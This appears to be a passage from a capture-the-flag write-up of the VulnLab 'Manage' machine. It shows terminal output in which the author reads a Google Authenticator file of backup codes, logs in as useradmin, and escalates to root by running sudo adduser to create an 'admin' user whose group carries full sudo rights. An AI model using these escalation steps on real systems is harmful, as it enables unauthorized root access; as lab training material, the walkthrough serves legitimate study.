
```
┌──(kali㉿kali)-[~/…/vulnlab/Manage/beanshooter/target]
└─$ cat .google_authenticator
CLSSSMHYGLENX5HAIFBQ6L35UM
" RATE_LIMIT 3 30 1718988529
" WINDOW_SIZE 3
" DISALLOW_REUSE 57299617
" TOTP_AUTH
99852083
20312647
73235136
92971994
86175591
98991823
54032641
69267218
76839253
```

- Entering one of the verification codes gives us a shell as the useradmin user.



```
Last login: Fri Jun 21 16:48:53 2024 from 192.168.94.139
useradmin@manage:~$ whoami
useradmin
useradmin@manage:~$
```


- Running sudo -l lets us know that the only sudo command we can run is sudo adduser from the /usr/sbin directory.



```
useradmin@manage:~$ whoami
useradmin
useradmin@manage:~$ sudo -l
Matching Defaults entries for useradmin on manage:
    env_reset, timestamp_timeout=1440, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User useradmin may run the following commands on manage:
    (ALL : ALL) NOPASSWD: /usr/sbin/adduser ^[a-zA-Z0-9]+$
useradmin@manage:~$
```

- When running sudo adduser newuser to create a new user, we get prompted for a password. Remember the admin password we found when running the enum operation at the beginning? We can use that here.
- Again, we are prompted for a verification code. We can use one of the codes from the .google_authenticator file.


- After creating a new user (newuser) via sudo adduser, I logged in as the newuser and tried running sudo -l.
- Here, I got stuck with an error stating that the user newuser may not run sudo on manage.



```
        Other []:
Is the information correct? [Y/n] y
useradmin@manage:/usr/sbin$ su newuser
Password:
newuser@manage:/usr/sbin$ sudo -l
[sudo] password for newuser:
Sorry, user newuser may not run sudo on manage.
newuser@manage:/usr/sbin$
```


Root

- To learn more about the adduser command, I opened the manual page. Below is a key detail about user creation.



```
By  default,  each  user  in Debian GNU/Linux is given a corresponding group with the same
name.  Usergroups allow group writable directories to be easily maintained by placing  the
appropriate users in the new group, setting the set-group-ID bit in the directory, and en-
suring that all users use a umask of 002.  If this option is turned off by  setting  USER-
GROUPS  to  no,  all  users' GIDs are set to USERS_GID.  Users' primary groups can also be
overridden from the command line with the --gid or --ingroup options to set the  group  by
id  or  name, respectively.  Also, users can be added to one or more groups defined in ad-
duser.conf either by  setting  ADD_EXTRA_GROUPS  to  1  in  adduser.conf,  or  by  passing
--add_extra_groups on the commandline.
```

- The sudo adduser command creates a user AND a corresponding group name.
- If we create an admin user (i.e. sudo adduser admin), we also create an admin group.
- The admin group defaults to elevated privileges.
- Switching to the admin user grants us access to all sudo commands.
- Running sudo su grants us root privileges, elevating our access.
- We can now go into the root directory and open the root.txt file to view the flag.



```
useradmin@manage:/usr/sbin$ su admin
Password:
admin@manage:/usr/sbin$ sudo -l
Matching Defaults entries for admin on manage:
    env_reset, timestamp_timeout=1440, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin,
    use_pty

User admin may run the following commands on manage:
    (ALL) ALL
admin@manage:/usr/sbin$ sudo su
root@manage:/usr/sbin# cd ../../
root@manage:/# ls
bin   dev  home  lib32  libx32      media  opt   root  sbin  srv  tmp  var
boot  etc  lib   lib64  lost+found  mnt    proc  run   snap  sys  usr
root@manage:/# cat root/root.txt
VL{[redacted]}
root@manage:/# 
```

Remediation

- Require a username and password to interact with the jmxrmi service.